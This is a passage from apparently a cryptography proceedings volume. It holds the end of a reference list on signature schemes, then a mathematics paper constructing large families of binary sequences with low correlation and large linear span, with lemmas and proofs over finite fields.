20. S. Goldwasser, S. Micali, R. Rivest. A Digital Signature Scheme Secure Against Adaptive Chosen-Message Attacks. *SIAM J. Comput.* 17(2), pages 281–308, 1988.
21. L. Guillou, J.-J. Quisquater. A “paradoxical” identity-based signature scheme resulting from zero-knowledge. In *Crypto’88*, volume 0403 of *LNCS*, pages 216–231. Springer, 1988.
22. R. Granger, N. P. Smart. On Computing Products of Pairings. Cryptology ePrint Archive: Report 2006/172, 2006.
23. A. Herzberg, M. Jakobsson, S. Jarecki, H. Krawczyk, M. Yung. Proactive Public Key and Signature Systems. In *4th ACM Conference on Computer and Communication Security*, pages 100–110, ACM Press, 1997.
24. F. Hu, Ch.-H. Wu, J. D. Irwin. A New Forward Secure Signature Scheme using Bilinear Maps. Cryptology ePrint Archive: Report 2003/188, 2003.
25. G. Itkis, L. Reyzin. Forward-Secure Signatures with Optimal Signing and Verifying. In *Crypto’01*, volume 2139 of *LNCS*, pages 332–354, Springer, 2001.
26. G. Itkis, L. Reyzin. SiBIR: Signer-Base Intrusion-Resilient Signatures. In *Crypto’02*, volume 2442 of *LNCS*, pages 499–514, Springer, 2002.
27. G. Itkis. Intrusion-Resilient Signatures: Generic Constructions, or Defeating Strong Adversary with Minimal Assumptions. In *SCN’02*, volume 2576 of *LNCS*, pages 102–118, Springer, 2003.
28. G. Itkis. Forward Security: Adaptive Cryptography - Time Evolution. Invited chapter for the Handbook of Information Security, John Wiley and Sons, 2004.
29. B. G. Kang, J. H. Park, S. G. Hahn. A New Forward Secure Signature Scheme. Cryptology ePrint Archive: Report 2004/183, 2004.
30. J. Katz. A Forward-Secure Public-Key Encryption Scheme. Cryptology ePrint Archive: Report 2002/060, 2002.
31. L. Lamport. Constructing Digital Signatures from a One-Way Function. Technical Report CSL-98. Sri Internation, 1979.
32. T. Malkin, D. Micciancio, S. K. Miner. Efficient Generic Forward-Secure Signatures with an Unbounded Number Of Time Periods. In *Eurocrypt’02*, volume 2332 of *LNCS*, pages 400–417, Springer, 2002.
33. T. Malkin, S. Obana, M. Yung. The Hierarchy of Key Evolving Signatures and a Characterization of Proxy Signatures. In *Eurocrypt’04*, volume 3027 of *LNCS*, pages 306–322, Springer, 2004.
34. M. Mambo, K. Usuda, E. Okamoto. Proxy signatures for delegating signing operation. In *3rd ACM Conference on Computer and Communications Security*, pages 48–57, ACM Press, 1996.
35. A. Miyaji, M. Nakabayashi, S. Takano. New explicit conditions of elliptic curve traces for FR-reduction. *IEICE Transactions on Fundamentals*, E84-A(5):1234–1243, 2001.
36. R. Ostrovsky, M. Yung. How to Withstand Mobile Virus Attacks. In *10th ACM Symp. on Principles of Distributed Computing*, pages 51–59, 1991.
37. K. G. Paterson, J. C. N. Schuldt. Efficient Identity-based Signatures Secure in the Standard Model. In *ACISP’06*, volume 4058 of *LNCS*, pages 207–222, Springer, 2006.
38. A. Shamir. Identity based cryptosystems and signature schemes. In *Crypto’84*, volume 196 of *LNCS*, pages 47–53. Springer, 1984.
39. B. Waters. Efficient Identity-Based Encryption Without Random Oracles. In *Eurocrypt’05*, volume 3494 of *LNCS*, pages 114–127. Springer 2005.
40. F. Zhang, R. Safavi-Naini, W. Susilo. An efficient signature scheme from bilinear pairings and its applications. In *PKC’04*, volume 2947 of *LNCS*, pages 277–290. Springer, 2004.

New Constructions of Large Binary Sequences Family with Low Correlation

Xin Tong, Jie Zhang, and Qiao-Yan Wen

School of Science, Beijing University of Posts and Telecommunications,
Beijing, 100876, China
tongxin2030@sina.com

Abstract. A new family of binary sequences $S_e(\rho)$ ($U_e(\rho)$) of period $2^n - 1$ is constructed for odd (even) $n = me$ and an integer ρ with $1 \leq \rho < \lceil \frac{m}{2} \rceil$. The new family $S_e(\rho)$ (or $U_e(\rho)$) contains Kim and No's construction as a subset if m -sequences are excluded from both constructions. Furthermore, the new sequences are proved to have low correlation property, large linear span and large family size.

Keywords: correlation, binary sequences, large family size, linear span.

1 Introduction

A family of sequences with low correlation and large family size play important roles in code-division multiple-access (CDMA) systems, spread spectrum systems, and broadband satellite communications [1]. The sequences with low cross correlation employed in CDMA communications can successfully combat interference from the other users who share a common channel. On the other hand, they can also be employed in stream cipher cryptosystems as key stream generators to resist cross-correlation attacks. It is well known that the sequences employed in the above types of applications must have large linear spans in order to resist attacks from the application of the Berlekamp-Massey algorithm. Many families of binary sequences of period $2^n - 1$ with low correlations have been found. The Gold sequence [2] achieving the Sidelnikov bound, the large and small families of Kasami sequences [3], as well as the *GKW*-like sequences in [4] all have desirable correlation properties. However, these sequences have small values of linear span.

In order to obtain binary sequences with large linear span as well as low correlation, Boztas and Kumar constructed a new family of sequences (Gold-like sequences) for odd n [5]. Its analogy for even n was introduced by Udaya [6]. These constructions were further generalized by Kim and No [4]. The generalized sequences can achieve a larger linear span than Gold sequences, but have the same family size as the latter. The constructions were extended to the nonbinary case as Trachtenberg-Helleseth (*TH*) sequences in [7,8] and *TH*-like sequences in [9]. In [10], by relaxing correlation, Yu and Gong constructed a sequence set with larger linear span and family size. Table 1 summarizes the family size and linear span properties of the families with low correlation mentioned above.

Table 1. Comparison of the families of sequences with low correlation

| Family | n | Family Size | C_{max} | Linear Span |
|------------------------------------------|--------------------------|-------------|--------------------------|--------------|
| <i>Gold</i> ^[2] | $n = 2m + 1$ | $2^n + 1$ | $1 + 2^{(n+1)/2}$ | $2n$ |
| <i>Kasami (Small Set)</i> ^[3] | $n = 2m$ | 2^m | $1 + 2^m$ | $3n/2$ |
| <i>GKW - like</i> ^[4] | $n = me, m \text{ odd}$ | $2^n + 1$ | $1 + 2^{(n+e)/2}$ | $n(m + 1)/2$ |
| <i>Boztas - Kumar</i> ^[5] | $n = 2m + 1$ | $2^n + 1$ | $1 + 2^{(n+1)/2}$ | $n(n + 1)/2$ |
| <i>Udaya</i> ^[6] | $n = 2m$ | $2^n + 1$ | $1 + 2^{m+1}$ | $n(n + 1)/2$ |
| <i>TH</i> ^[7,8] | $n = me, m \text{ odd}$ | $p^n + 1$ | $1 + p^{(n+e)/2}$ | $2n$ |
| <i>TH - like</i> ^[9] | $n = me, m \text{ odd}$ | $p^n + 1$ | $1 + p^{(n+e)/2}$ | $n(m + 1)/2$ |
| <i>New family</i> | $n = me, m \text{ odd}$ | $2^{n\rho}$ | $1 + 2^{n+(2\rho-1)e/2}$ | $n(m + 1)/2$ |
| | $n = me, m \text{ even}$ | $2^{n\rho}$ | $1 + 2^{n+2\rho e/2}$ | $n(m + 1)/2$ |

In this paper, we generalize the construction in [4] at the price of the decrease of maximum linear span and the increase of maximum correlation. A new family of binary sequences in $S_e(\rho)$ ($U_e(\rho)$) is constructed for odd (even) $n = me$ and an integer ρ with $1 \leq \rho < \lceil \frac{m}{2} \rceil$. $S_e(1)$ and $U_e(1)$ is the family of sequences constructed by Kim and No [4].

The organization of the paper is as follows. In Section 2, we give some preliminaries on definitions and concepts of sequences. In Section 3, we present new families $S_e(\rho)$ and $U_e(\rho)$ of binary sequences of period $2^n - 1$ for odd and even n , respectively. Section 4 analyzes the linear span of each family. Conclusions and remarks are given in Section 5.

2 Preliminaries

Let F_{2^n} be the finite field with 2^n elements. Then the *trace function* $Tr_m^n(\cdot)$ from F_{2^n} to F_{2^m} is defined by

$$Tr_m^n(x) = \sum_{i=0}^{\frac{n}{m}-1} x^{2^{mi}}$$

where $x \in F_{2^n}$ and $m|n$. The trace function has the following properties:

- i) $Tr_m^n(ax + by) = a Tr_m^n(x) + b Tr_m^n(x)$, for all $a, b \in F_{2^m}$, $x, y \in F_{2^n}$;
- ii) $Tr_m^n(x^{2^m}) = Tr_m^n(x)$, for all $x \in F_{2^n}$.

A *Boolean function* on n variables may be viewed as a mapping F_2^n to F_2 . The *Fourier transform* $F(\lambda)$ of a Boolean function $f(x)$ is defined by

$$F(\lambda) = \sum_{x \in F_2^n} (-1)^{f(x)+\lambda \cdot x}, \lambda \in F_2^n$$

where $\lambda \cdot x$ denotes the inner product of two vectors. The trace transform of functions defined on F_{2^n} was introduced by Olsen, Scholtz and Welch [11]. Let $g(x)$ be a function from F_{2^n} to F_2 . Its *trace transform* $G(\lambda)$ is defined by

$$G(\lambda) = \sum_{x \in F_{2^n}} (-1)^{g(x)+Tr_1^n(\lambda x)}, \lambda \in F_{2^n}$$

By using a basis of F_{2^n} , every function from F_{2^n} to F_2 can be expressed as a Boolean function on F_{2^n} . A Boolean function $f(x)$ on F_{2^n} is a *quadratic form* if it is expressible as a homogeneous degree two polynomial on F_{2^n} . The distribution of trace transform values of a quadratic Boolean function on F_{2^n} is determined by the rank of its *symplectic form* $B_f(x, z) = f(x) + f(x + z) + f(z)$ [12].

A Boolean function $f(x)$ on F_{2^n} can be represented as [13]

$$f(x) = \sum_{k \in \Gamma(n)} Tr_1^{n_k} (A_k x^k), \quad A_k \in F_{2^{n_k}}, \quad x \in F_{2^n}$$

where $\Gamma(n)$ is the set consisting of all coset leaders modulo $2^{n_k} - 1$, and $n_k | n$ is the size of the cyclotomic coset.

For odd $n = me$, let

$$f(x) = Tr_1^n (\eta_0 x) + \sum_{i=1}^{\frac{m-1}{2}} Tr_1^n (\eta_i x^{1+2^{e_i}}), \quad x \in F_{2^n}^* \quad (1)$$

For even $n = me$ where m is even, let

$$f(x) = Tr_1^n (\eta_0 x) + \sum_{i=1}^{\frac{m}{2}-1} Tr_1^n (\eta_i x^{1+2^{e_i}}) + Tr_1^{\frac{n}{2}} (\eta_{\frac{m}{2}} x^{2^{\frac{n}{2}}}), \quad x \in F_{2^n}^* \quad (2)$$

where each $\eta_i \in F_{2^n}$ for $0 \leq i < \lceil \frac{m}{2} \rceil$ and $\eta_{\frac{m}{2}} \in F_{2^{\frac{n}{2}}}$.

In the following fact, we focus on the exponential sum of the quadratic Boolean function $f(x)$ on F_{2^n} .

Fact 1 [14]: Let η_i ($0 \leq i < \lceil \frac{m}{2} \rceil$) in (1) or (2) be given such that at least one $\eta_i \in F_{2^n}$ is nonzero. For an integer h with $1 \leq h \leq \lfloor \frac{n}{2} \rfloor$, if $B_f(x, z)$ has a rank $2h$ where $e|h$, i.e. $B_f(x, z)$ has 2^{n-2h} solutions in F_{2^n} for all $z \in F_{2^n}$, the exponential sum of $f(x)$ takes on values of 0 and $\pm 2^{n-h}$ for all $\eta_0 \in F_{2^n}$, and its distribution is given by

$$\sum_{x \in F_{2^n}} (-1)^{f(x)} = \begin{cases} 0 & 2^n - 2^{2h} \text{ times} \\ 2^{n-h} & 2^{2h-1} + 2^{h-1} \text{ times} \\ -2^{n-h} & 2^{2h-1} - 2^{h-1} \text{ times} \end{cases}$$

Let \mathcal{C} be a family of M binary sequences of period N , i.e.

$$\mathcal{C} = \{s_i(t) | 0 \leq i \leq M - 1, 0 \leq t \leq N - 1\}$$

Then, the *correlation function* between two sequences $\{s_i(t)\}$ and $\{s_j(t)\}$ in \mathcal{C} is

$$C_{s_i, s_j}(\tau) = \sum_{t=0}^{N-1} (-1)^{s_i(t) + s_j(t+\tau)}, \quad 0 \leq i, j \leq M - 1, 0 \leq \tau \leq N - 1$$

The maximum magnitude C_{max} of the correlation values is

$$C_{max} = \max |C_{s_i, s_j}(\tau)|, \quad 0 \leq i, j \leq M - 1, 0 \leq \tau \leq N - 1$$

where $\tau \neq 0$ if $i = j$. Clearly, C_{max} is maximum of all nontrivial auto- and cross correlations of the sequences. The set will be called a (N, M, C_{max}) family of sequences, where M is the family size, C_{max} is the maximum correlation magnitude. We say that the set has *low cross correlation* if $C_{max} \leq c\sqrt{N}$ where c is a constant. For practical applications, it is desirable that M and N are large and non trivial correlation C_{max} is as small as possible.

Let α be a primitive element of F_{2^n} , the Boolean function $f(x)$ on F_{2^n} defines a binary sequence of period $2^n - 1$ denoted by $s(t) = f(\alpha^t)$, $t = 0, 1, \dots, 2^n - 2$. Then, $f(x)$ is called a *trace representation* of $\{s(t)\}$. The *linear span* of a periodic sequence is the length of the shortest linear feedback shift registers that can generate the sequence. It can be determined by expanding the expression of the sequence $\{s(t)\}$ as a polynomial in α^t of degree less than $2^n - 1$ and counting the number of monomials with nonzero coefficients occurring in the expansion.

3 New Family of Binary Sequences with Large Size

In this section, we present a new family of binary sequences with low correlation, large family sizes and large linear spans for odd and even n , respectively.

3.1 Construction of $S_e(\rho)$ for Odd n

Construction 1. For odd $n = me$ and an integer ρ with $1 \leq \rho \leq \frac{m-1}{2}$, a family of binary sequences $S_e(\rho)$ is defined by $S_e(\rho) = \{s^A | A = (\lambda_0, \dots, \lambda_{\rho-1}), \lambda_i \in F_{2^n}\}$, where $s^A = \{s_0^A, \dots, s_{2^n-2}^A\}$ is a binary sequence of period $2^n - 1$ with $s_t^A = s_A(\alpha^t)$ for a primitive element α of F_{2^n} , where $s_A(x)$, the trace representation of s_t^A , is given by

$$s_A(x) = Tr_1^n(\lambda_0 x) + \sum_{i=1}^{\rho-1} Tr_1^n(\lambda_i x^{1+2^{e_i}}) + \sum_{i=\rho}^{\frac{m-1}{2}} Tr_1^n(x^{1+2^{e_i}}) \quad (3)$$

for $x \in F_{2^n}^*$.

Lemma 1. *All sequences in the family $S_e(\rho)$ are cyclically distinct. Thus, the family size of $S_e(\rho)$ is $2^{n\rho}$.*

Proof. We investigate a time-shifted version of a sequence in $S_e(\rho)$ represented as

$$s_\Theta(\delta x) = Tr_1^n(\theta_0 \delta x) + \sum_{i=1}^{\rho-1} Tr_1^n(\theta_i \delta^{1+2^{e_i}} x^{1+2^{e_i}}) + \sum_{i=\rho}^{\frac{m-1}{2}} Tr_1^n(\delta^{1+2^{e_i}} x^{1+2^{e_i}}) \quad (4)$$

where $\Theta = (\theta_0, \dots, \theta_{\rho-1})$, $\theta_i \in F_{2^n}$, and $\delta \in F_{2^n}^*$. For all $x \in F_{2^n}^*$, it is identical to the sequence of (3), if and only if

$$\lambda_0 = \theta_0 \delta, \quad \lambda_i = \theta_i \delta^{1+2^{e_i}}, \quad 1 \leq i < \rho$$

and

$$\delta^{1+2^{e_i}} = 1, \quad \rho \leq i \leq \frac{m-1}{2} \tag{5}$$

For odd n , since $\gcd(2^n - 1, 1 + 2^{\frac{n-e}{2}}) = 1$, then $\delta = 1$ is a unique solution in (5), which only gives a trivial solution of $\lambda_i = \theta_i$ for $0 \leq i < \rho$. Thus, for any λ_i in F_{2^n} with $0 \leq i < \rho$, the sequences in $S_e(\rho)$ are cyclically distinct. \square

The cross correlation of two sequences s^A and s^Θ in $S_e(\rho)$ is defined by

$$C_{s^A, s^\Theta} = -1 + \sum_{x \in F_{2^n}} (-1)^{f(x)}$$

where

$$f(x) = Tr_1^n(\eta_0 x) + \sum_{i=1}^{\frac{m-1}{2}} Tr_1^n(\eta_i x^{1+2^{e_i}}) \tag{6}$$

$$\eta_i = \begin{cases} \lambda_0 + \theta_0 \delta & i = 0 \\ \lambda_i + \theta_i \delta^{1+2^{e_i}} & 1 \leq i < \rho \\ \delta^{1+2^{e_i}} + 1 & \rho \leq i \leq \frac{m-1}{2} \end{cases} \tag{7}$$

for $\lambda_i, \theta_i \in F_{2^n}$, with $0 \leq i < \rho$ and $\delta = \alpha^\tau \in F_{2^n}^*$, where α is a primitive element of F_{2^n} .

In terms of values of η_i with $0 \leq i \leq \frac{m-1}{2}$, we classify the exponential sum of $f(x)$ into three cases.

Case 1: $\eta_i = 0$ for $0 \leq i \leq \frac{m-1}{2}$. In this case, $f(x) = 0$. Thus, its exponential sum is 2^n .

Case 2: $\eta_0 \neq 0$ and $\eta_i = 0$ for $1 \leq i \leq \frac{m-1}{2}$. In this case, $f(x) = Tr_1^n(\eta_0 x)$. Hence, we have the exponential sum 0 for any $\eta_0 \in F_{2^n}^*$.

Case 3: At least one $\eta_i \neq 0$ for $1 \leq i \leq \frac{m-1}{2}$. In this case, $f(x)$ is equivalent to a quadratic Boolean function. Thus, we need to investigate the number of roots of its symplectic form $B_f(x, z)$ to determine the distribution of exponential sums of $f(x)$.

Lemma 2. For odd $n = me$ and an integer ρ with $1 \leq \rho \leq \frac{m-1}{2}$, let η_i in (6) be given such that at least one $\eta_i \neq 0$ for $1 \leq i \leq \frac{m-1}{2}$. Then, the symplectic form $B_f(x, z)$ associated with $f(x)$ has at most $2^{(2\rho-1)e}$ roots in F_{2^n} for all $z \in F_{2^n}^*$.

Proof. For given η_i , the symplectic form $B_f(x, z)$ associated with $f(x)$ is given by

$$\begin{aligned} B_f(x, z) &= f(x) + f(z) + f(x+z) \\ &= \sum_{i=1}^{\frac{m-1}{2}} Tr_1^n(\eta_i (xz^{2^{e_i}} + zx^{2^{e_i}})) \\ &= Tr_1^n((zL(x))) \end{aligned} \tag{8}$$

where

$$L(x) = \sum_{i=1}^{\frac{m-1}{2}} \left(\eta_i^{2^{-ei}} x^{2^{-ei}} + \eta_i x^{2^{ei}} \right)$$

We have $B_f(x, z) = 0$ for all $z \in F_{2^n}^*$ if and only if $L(x) = 0$.

$$\begin{aligned} L(x) &= \sum_{i=1}^{\rho-1} \left(\eta_i^{2^{-ei}} x^{2^{-ei}} + \eta_i x^{2^{ei}} \right) + \sum_{i=\rho}^{\frac{m-1}{2}} \left((1 + \delta^{1+2^{-ei}}) x^{2^{-ei}} + (1 + \delta^{1+2^{ei}}) x^{2^{ei}} \right) \\ &= \sum_{i=1}^{\rho-1} \left((\eta_i^{2^{-ei}} + 1 + \delta^{1+2^{-ei}}) x^{2^{-ei}} + (\eta_i + 1 + \delta^{1+2^{ei}}) x^{2^{ei}} \right) \\ &\quad + \sum_{i=1}^{m-1} \left(1 + \delta^{1+2^{ei}} \right) x^{2^{ei}} \end{aligned} \quad (9)$$

Note that

$$\sum_{i=1}^{m-1} \left(1 + \delta^{1+2^{ei}} \right) x^{2^{ei}} = (1 + \delta^2)x + Tr_e^n(x) + \delta Tr_e^n(\delta x) \quad (10)$$

Let

$$\gamma_i = \eta_i + 1 + \delta^{1+2^{ei}}, \quad 1 \leq i \leq \rho - 1 \quad (11)$$

$$\Phi_{\gamma_1, \dots, \gamma_{\rho-1}, \delta}(x) = \sum_{i=1}^{\rho-1} \left(\gamma_i^{2^{-ei}} x^{2^{-ei}} + \gamma_i x^{2^{ei}} \right) \quad (12)$$

For $L(x) = 0$, we count the number of solutions in the equation

$$\Phi_{\gamma_1, \dots, \gamma_{\rho-1}, \delta}(x) + (1 + \delta^2)x + Tr_e^n(x) + \delta Tr_e^n(\delta x) = 0 \quad (13)$$

for all $\gamma_i \in F_{2^n}$ and $\delta \in F_{2^n}^*$.

It is easy to see that $\Phi_{\gamma_1, \dots, \gamma_{\rho-1}, \delta}(x)$ is not a constant polynomial. Since for $1 \leq i \leq \rho - 1$, at least one $\eta_i \neq 0$ is nonzero. Thus,

$$\Delta_{a,b}(x) = a + b\delta + (1 + \delta^2)x + \sum_{i=1}^{\rho-1} \left(\gamma_i^{2^{-ei}} x^{2^{-ei}} + \gamma_i x^{2^{ei}} \right)$$

where $a = Tr_e^n(x)$, $b = Tr_e^n(\delta x)$, $a, b \in F_{2^e}$. Then

$$\begin{aligned} \Delta_{a,b}^{2^{(\rho-1)e}}(x) &= a^{2^{(\rho-1)e}} + (b\delta)^{2^{(\rho-1)e}} + (1 + \delta^2)^{2^{(\rho-1)e}} x^{2^{(\rho-1)e}} \\ &\quad + \sum_{i=1}^{\rho-1} \left(\gamma_i^{2^{(\rho-1-i)e}} x^{2^{(\rho-1-i)e}} + \gamma_i^{2^{(\rho-1)e}} + x^{2^{(\rho-1+i)e}} \right) \end{aligned}$$

and

$$\Delta_{a,b}^{2^{(\rho-1)e}}(x) = 0 \iff \Delta_{a,b}(x) = 0$$

Since the maximum degree of $\Delta_{a,b}^{2(\rho-1)e}(x) = 0$ is $2^{2(\rho-1)e}$, then it has at most $2^{2(\rho-1)e}$ solutions. If $\delta = 1$, the total number of solutions of (13) is at most $2^e \cdot 2^{2(\rho-1)e} = 2^{2\rho-1}e$ when a runs through F_{2^e} . If $\delta \neq 1$, the total number of solutions of (13) is at most $2^{2e} \cdot 2^{2(\rho-1)e} = 2^{2\rho}e$ when a, b run through F_{2^e} . From Fact 1, a possible number of roots of $B_f(x, z)$ is 2^{n-2h} where $n-2h$ satisfying $e|n-2h$ is a positive odd integer for odd n . Therefore, for $\delta \in F_{2^{2n}}$ the maximum number of solutions of $B_f(x, z) = 0$ is $2^{2(\rho-1)e}$. \square

Fact 2 [13]: Let ζ be a set of symplectic forms of (8). For some fixed integer d with $1 \leq d \leq \lfloor \frac{m}{2} \rfloor$, assume that the rank of every nonzero form in ζ is at least $2de$. Then, the maximum size of ζ is given by

$$\zeta_{max} = \begin{cases} 2^{m(\frac{m+1}{2}-d)e} & \text{for odd } n \\ 2^{(m-1)(\frac{m+2}{2}-d)e} & \text{for even } n \end{cases}$$

Lemma 3. For an integer ρ , the symplectic form $B(x, z) = Tr_1^n(zU(x))$ where polynomial $U(x)$ is given by

$$U(x) = \sum_{i=1}^{\rho-1} \left(\gamma_i^{2^{-ei}} x^{2^{-ei}} + \gamma_i x^{2^{ei}} \right), \quad \gamma_i \in F_{2^n}$$

For odd $n = me$, the rank of $B(x, z)$ is at least $(m - 2\rho + 3)e$ and every possible rank $2h$ for $(m - 2\rho + 3)e \leq 2h \leq (m - 1)e$ occurs at least once when γ_i runs through F_{2^n} . For even $n = me$ with m be even, the rank is at least $(m - 2\rho + 2)e$ and every possible rank $2h$ with $e|h$ for $(m - 2\rho + 2)e \leq 2h \leq (m - 2)e$ occurs at least once when γ_i runs through F_{2^n} .

Proof. Let k be an integer with $2 \leq k \leq \rho$ such that $\gamma_k = \gamma_{k+1} = \dots = \gamma_{\rho-1} = 0$. Let $B_k(x, z) = Tr_1^n(zU_k(x))$, where $U_k(x) = \sum_{i=1}^{k-1} (\gamma_i^{2^{-ei}} x^{2^{-ei}} + \gamma_i x^{2^{ei}})$. Then the maximum degree of $(U_k(x))^{2^{(k-1)e}}$ is $2^{2(k-1)e}$, thus the rank of $B_k(x, z)$ is at least $(m - 2k + 2)e$. If n is odd, the rank is at least $(m - 2k + 3)e$.

For odd n , assume that the rank $(m - 2k + 3)e$ never occurs for all γ_i , then the rank of $B_k(x, z)$ is at least $(m - 2k + 5)e$. Then, from Fact 2, the maximum size of a set of such $B_k(x, z)$ is $|\zeta|_{max} = 2^{m(k-2)e} = 2^{n(k-2)}$. However, its actual size is $2^{n(k-1)}$. Therefore, the rank of $(m - 2k + 3)e$ occurs at least once when γ_i runs through F_{2^n} .

Similarly, for even $n = me$ where m is even, if the rank $(m - 2k + 2)e$ never occurs, then the rank of $B_k(x, z)$ is at least $(m - 2k + 4)e$. Then the maximum size of a set of $B_k(x, z)$ is $|\zeta|_{max} = 2^{(n-1)(k-1)}$. While its actual size is $2^{n(k-1)}$. Therefore, the rank of $(m - 2k + 2)e$ occurs at least once when γ_i runs through F_{2^n} . \square

Lemma 4. For odd $n = me$ and an integer ρ with $1 \leq \rho \leq \frac{m-1}{2}$, let η_i of in (6) be given such that at least one $\eta_i \neq 0$ for $1 \leq i \leq \frac{m-1}{2}$. Then, the exponential sum of $f(x)$ can take on values of 0 and $\pm 2^{n-h}$ for an integer h , where $n - 2h$ is every positive odd integer less than or equal to $(2\rho - 1)e$.

Proof. When $\delta = 1$, from Lemma 3, the exponential sum of $f(x)$ is equal to 0 or $\pm 2^{n-h}$ for all h such that $n - 2h = e, 3e, \dots, (2\rho - 3)e$.

It suffices to show that the exponential sum takes on values of $\pm 2^{n-h}$ at least once when $n - 2h = (2\rho - 1)e$. Assume that this rank never occurs for all η_i . Then, the rank of $B_f(x, z)$ is at least $2de = (m - 2\rho + 3)e$. From Fact 2, the maximum size of a set ζ of such $B_f(x, z)$ is $|\zeta|_{max} = 2^{m(\rho-1)e} = 2^{n(\rho-1)}$. However, from (8), its actual size is $2^{n\rho}$, which is greater than $|\zeta|_{max}$. Therefore, the rank of $(m - 2\rho + 1)e$ occurs at least once when η_i run through F_{2^n} . \square

Lemma 5. *The correlation of binary sequences in $S_e(\rho)$ is $(2\rho + 2)$ -valued and maximum correlation C_{max} is $1 + 2^{\frac{n+(2\rho-1)e}{2}}$.*

Proof. For a trace representation of each sequence in $S_e(\rho)$, consider the exponential sum of $f(x)$. In Cases 1 and 2, the exponential sum has 2^n and 0 values, for all η_i with $1 \leq i \leq \frac{m-1}{2}$. In Case 3, from Lemma 4, the exponential sum takes on 2ρ nonzero distinct values. Therefore, the overall exponential sum is $(2\rho + 2)$ -valued. Since maximum value for $n - 2h$ is determined by $(2\rho - 1)e$ from Lemma 4, then $C_{max} = |-1 - 2^{n-h}| = 1 + 2^{\frac{n+(2\rho-1)e}{2}}$. \square

Theorem 1. *For odd $n = me$, and an integer ρ with $1 \leq \rho \leq \frac{m-1}{2}$, the family $S_e(\rho)$ has cyclically distinct binary sequences of period $2^n - 1$. The correlation of sequences is $(2\rho + 2)$ -valued and maximum correlation is $1 + 2^{\frac{n+(2\rho-1)e}{2}}$. Therefore, $S_e(\rho)$ constitutes a $(2^n - 1, 2^{n\rho}, 1 + 2^{\frac{n+(2\rho-1)e}{2}})$ family of sequences.*

Proof. The results follow directly from Lemmas 1 and 5. \square

Example 1. If $\rho = 1$

$$s_\Lambda(x) = Tr_1^n(\lambda_0 x) + \sum_{i=1}^{\frac{m}{2}-1} Tr_1^n \left(x^{1+2^{ei}} \right), \quad x \in F_{2^n}^* \quad (14)$$

which represents the sequences introduced by Kim and No for odd n and $k = e$ case in [4]. From Lemma 4, $n - 2h = e$. Hence, $h = \frac{(m-1)e}{2}$. The sequences given by (14) have four-valued correlation $\{2^n - 1, -1, -1 \pm 2^{\frac{n+e}{2}}\}$ for all $\lambda_0 \in F_{2^n}$.

3.2 Construction of $U_e(\rho)$ for Even n

Construction 2. For even $n = me$, let m be even, an integer ρ with $1 \leq \rho < \frac{m}{2}$, a family $U_e(\rho)$ of binary sequences is defined by $U_e(\rho) = \{s^\Lambda \mid \Lambda = (\lambda_0, \dots, \lambda_{\rho-1}), \lambda_i \in F_{2^n}\}$, where $s^\Lambda = \{s_0^\Lambda, \dots, s_{2^n-2}^\Lambda\}$ is a binary sequence of period $2^n - 1$ with $s_t^\Lambda = s_\alpha(\alpha^t)$ for a primitive element α of F_{2^n} , where $s_\Lambda(x)$, the trace representation of s_t^Λ , is given by

$$s_\Lambda(x) = Tr_1^n(\lambda_0 x) + \sum_{i=1}^{\rho-1} Tr_1^n \left(\lambda_i x^{1+2^{ei}} \right) + \sum_{i=\rho}^{\frac{m}{2}-1} Tr_1^n \left(x^{1+2^{ei}} \right) + Tr_1^{\frac{n}{2}} \left(x^{1+2^{\frac{n}{2}}} \right) \quad (15)$$

for $x \in F_{2^n}^*$.

Lemma 6. *All sequences in $U_e(\rho)$ are cyclically distinct. Thus, the family size of $U_e(\rho)$ is $2^{n\rho}$.*

Proof. Similar to the proof of Lemma 1, $s_A(x) = s_\Theta(\delta x)$ for all $x \in F_{2^n}$ if and only if (5) is achieved. If $\gcd(1 + 2^{e_i}, 2^n - 1) = d > 1$, then d is not a factor of $\gcd(1 + 2^{e(i-1)}, 2^n - 1) = 1$, since for any integer i , $\gcd(1 + 2^{e(i-1)}, 1 + 2^{e_i}) = 1$. If $\delta' \neq 1$ is a solution of $\delta^{1+2^{e_i}} = 1$, then it cannot be a solution of $\delta^{1+2^{e(i-1)}} = 1$. Meanwhile, we have at least two equations of $\delta^{1+2^{e_i}} = 1$, for $\rho \leq i < \frac{m}{2}$ in (5) where m is even. Thus, $\delta = 1$ is a unique solution in (5). Hence, all sequences in $U_e(\rho)$ are cyclically distinct. \square

To investigate the correlation of sequences in $U_e(\rho)$, we study $f(x)$ given by

$$f(x) = Tr_1^n(\eta_0 x) + \sum_{i=1}^{\frac{m}{2}-1} Tr_1^n(\eta_i x^{1+2^{e_i}}) + Tr_1^{\frac{n}{2}}(\eta_{\frac{m}{2}} x^{1+2^{\frac{n}{2}}}) \quad (16)$$

where

$$\eta_i = \begin{cases} \lambda_0 + \theta_0 \delta & i = 0 \\ \lambda_i + \theta_i \delta^{1+2^{e_i}} & 1 \leq i < \rho \\ \delta^{1+2^{e_i}} + 1 & \rho \leq i < \frac{m}{2} \end{cases} \quad (17)$$

for $\lambda_i, \eta_i \in F_{2^n}$ with $1 \leq i \leq \rho$ and $\delta \in F_{2^n}^*$. If $\eta_i = 0$ for all $1 \leq i < \frac{m}{2}$, the exponential sum of $f(x)$ has a value of 0 or 2^n . Otherwise, we have to consider the number of solutions of $B_f(x, z)$ in order to derive the distribution of exponential sums of $f(x)$ in (16).

Lemma 7. *For even $n = me$, let m be even and an integer ρ with $1 \leq \rho < \frac{m}{2}$, let η_i in (16) be given such that at least one $\eta_i \neq 0$ for $1 \leq i \leq \frac{m}{2}$. Then, the symplectic form $B_f(x, z)$ associated with $f(x)$ has at most $2^{2\rho e}$ roots in F_{2^n} for all $z \in F_{2^n}^*$.*

Proof. We have

$$B_f(x, z) = Tr_1^n \left(z \left(\sum_{i=1}^{\frac{m}{2}-1} (\eta_i^{2^{-e_i}} x^{2^{-e_i}} + \eta_i x^{2^{e_i}}) + \eta_{\frac{m}{2}} x^{2^{\frac{n}{2}}} \right) \right) = Tr_1^n(zL(x)) \quad (18)$$

Thus $B_f(x, z) = 0$ for all $z \in F_{2^n}^*$ if and only if $L(x) = 0$. Similar as the proof of Lemma 2 we can derive that the number of solutions of $B_f(x, z) = 0$ is at most $2^{2\rho e}$. \square

